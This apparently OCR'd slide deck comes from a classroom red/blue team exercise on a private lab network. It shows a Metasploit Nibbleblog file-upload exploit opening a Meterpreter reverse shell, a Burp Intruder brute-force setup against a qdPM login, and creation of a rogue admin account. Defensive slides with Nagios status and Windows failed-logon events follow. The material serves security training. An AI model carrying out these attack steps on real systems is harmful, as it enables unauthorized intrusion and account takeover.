


```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD    password         yes       The password to authenticate with
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      172.16.61.20     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path to the web application
   USERNAME    admin            yes       The username to authenticate with
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.21.101    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


msf6 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 172.16.21.101:4444
[*] Sending stage (39282 bytes) to 172.16.61.20
[+] Deleted image.php
[*] Meterpreter session 1 opened (172.16.21.101:4444 → 172.16.61.20:48930) at 2023-04-25 17:58:38 -0400

meterpreter > shell
Process 16184 created.
Channel 0 created.
whoami
www-data
```

Team - F Exploitation

172.16.61.0/24 & 172.16.161.0/24

3.Attack on Web Server (172.16.61.11)



New

Active? ☑

Group: Admin

* Full Name: CT22

* Password: ●●●●●●●●●

* Email: CT22@OKSondata.com


Phone: make sure you are taking screenshots.

Photo: Browse... No file selected.

Language: English

☑ send login details to user

qdPM | Users - Mozilla Firefox
172.16.61.11/qdpm/index.php/users#
Workspace
Users
Configuration
Save
Close



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /qdpm/index.php/login HTTP/1.1
Host: 172.16.61.11
Content-Length: 125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.61.11
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.61.11/qdpm/index.php/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: qdPM8=§q1dfg5di27h1vh11sdpa96fabo§
Connection: close

login%5B_csrf_token%5D=§ab904cc8de3f6646a115d7e957ee8df0§&login%5Bemail%5D=§d%40gmail.com§&login%5Bpassword%5D=§dddd§&http_referer=§§
```

Team - F

Exploitation



FSociety Computer System Security ABCD Exercise
Nibbleblog for Team F

Welcome to Nibbleblog

10 March, 2023

Twitter Facebook Google+ Linkedin

Congratulations, you have your blog installed and working.

Start publishing from your dashboard http://localhost/admin.php

Follow us on social networks Facebook, Twitter and Google+.

Permalink Comments (1)

CATEGORIES
Uncategorised
Music
Videos

MY IMAGE

LATEST POSTS
Welcome to Nibbleblog

PAGES
Home

Home

nibbleblog - Dashboard

Quick start
New post New page Manage posts
General settings Regional Change theme

Draft posts
There are no draft posts.

Last comments

Notifications

New session started
25 April - 21:32:06 - IP: ---

Login failed attempt
24 April - 16:55:42 - IP: ---


Login failed attempt
24 April - 16:55:13 - IP: ---

Login failed attempt
24 April - 16:54:53 - IP: ---

You have a new comment
21 April - 18:05:02 - IP: ---

You have a new comment
12 April - 18:38:02 - IP: ---

Service Uptime



Limit Results: 100

Host	Service	Status	Last Check	Duration	Attempt	Status Information
ftp.DKSonData.com	PING	OK	04-26-2023 11:31:37	22d 23h 16m 0s	1/3	PING OK - Packet loss = 0%, RTA = 0.35 ms
	ftp server	OK	04-26-2023 11:27:37	0d 0h 9m 59s	1/3	FTP OK - 0.005 second response time on 172.16.121.1 port 21 [220 (vsFTPd 3.0.5)]
mail.DKSonData.com	PING	OK	04-26-2023 11:31:57	22d 23h 15m 39s	1/3	PING OK - Packet loss = 0%, RTA = 0.34 ms
	email server	OK	04-26-2023 11:35:57	22d 23h 21m 41s	1/3	SMTP OK - 0.002 sec. response time
ns.DKSonData.com	PING	OK	04-26-2023 11:31:57	22d 23h 15m 39s	1/3	PING OK - Packet loss = 0%, RTA = 0.38 ms
	dns server	OK	04-26-2023 11:31:35	0d 1h 8m 4s	1/3	DNS OK: 0.021 seconds response time. nagios.cloud.com returns 172.16.200.4
ns2.DKSonData.com	PING	OK	04-26-2023 11:29:54	22d 23h 17m 43s	1/3	PING OK - Packet loss = 0%, RTA = 0.44 ms
	dns server	OK	04-26-2023 11:35:59	7d 6h 43m 38s	1/3	DNS OK: 0.021 seconds response time. nagios.cloud.com returns 172.16.200.4
	ssh server	OK	04-26-2023 11:36:48	22d 23h 20m 50s	1/3	SSH OK - OpenSSH_for_Windows_9.2 (protocol 2.0)
www.DKSonData.com	PING	OK	04-26-2023 11:27:57	22d 23h 19m 39s	1/3	PING OK - Packet loss = 0%, RTA = 0.35 ms
	httpd	OK	04-26-2023 11:31:12	22d 23h 16m 26s	1/3	HTTP OK: HTTP/1.0 200 OK - 46918 bytes in 0.073 second response time
	ntp	OK	04-26-2023 11:31:57	22d 23h 15m 39s	1/3	NTP OK: Offset 9.93013382e-05 secs, stratum best:3 worst:3

Results 1 - 12 of 12 Matching Services

AD - Windows AD

DNS - Primary and Secondary

Mail - Priority

Print - Windows Print

Apache Solr

FTP - vsftpd


OpenSSH

Web - Wordpress

Database - MySQL

HackChat

Website




DKSonData: Surely we are not evil.

All employees must undergo security training, or something like that.

Thanks for joining us, please go to 172.16.21.3/files/AD.zip, .../OpenSSHClient.zip, .../OpenSSL.zip, .../NTP.zip, NPM.zip, HACKCHAT.zip, FTP.zip, or .../OpenSSH.zip to download files. Alternatively ALL_FILES.zip contains all of these. To join hackchat, use 172.16.21.3:3000/?ri0acgy7 after setting up the client.

Incoming Attacks

AD Login's




```
Audi...  4/25/2023 5:36:03 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:49:14 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:36:03 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:28:35 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:35:38 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:34:57 PM    Micros...  4625  Logon
Audi...  4/13/2023 1:51:00 PM    Micros...  4634  Logoff
Audi...  4/18/2023 7:23:59 PM    Micros...  4634  Logoff
Audi...  4/15/2023 11:37:05 AM   Micros...  4634  Logoff
Audi...  4/15/2023 9:24:32 AM    Micros...  4634  Logoff
```

Event 4625, Microsoft Windows security auditing.

General | Details

● Friendly View ○ XML View

```
ProcessId      0x0
ProcessName    -
IpAddress      172.16.111.52
IpPort         34893
```



```
Audi...  4/25/2023 5:28:35 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:22:39 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:47:15 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:48:29 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:32:51 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:22:38 PM    Micros...  4625  Logon
Audi...  4/19/2023 12:08:14 PM   Micros...  4625  Logon
Audi...  4/25/2023 5:49:43 PM    Micros...  4625  Logon
Audi...  4/19/2023 12:08:33 PM   Micros...  4625  Logon
Audi...  4/19/2023 12:08:22 PM   Micros...  4625  Logon
Audi...  4/25/2023 5:36:03 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:49:14 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:36:03 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:28:35 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:35:38 PM    Micros...  4625  Logon
Audi...  4/25/2023 5:34:57 PM    Micros...  4625  Logon
```

DK ON DATA

<TEAM -B>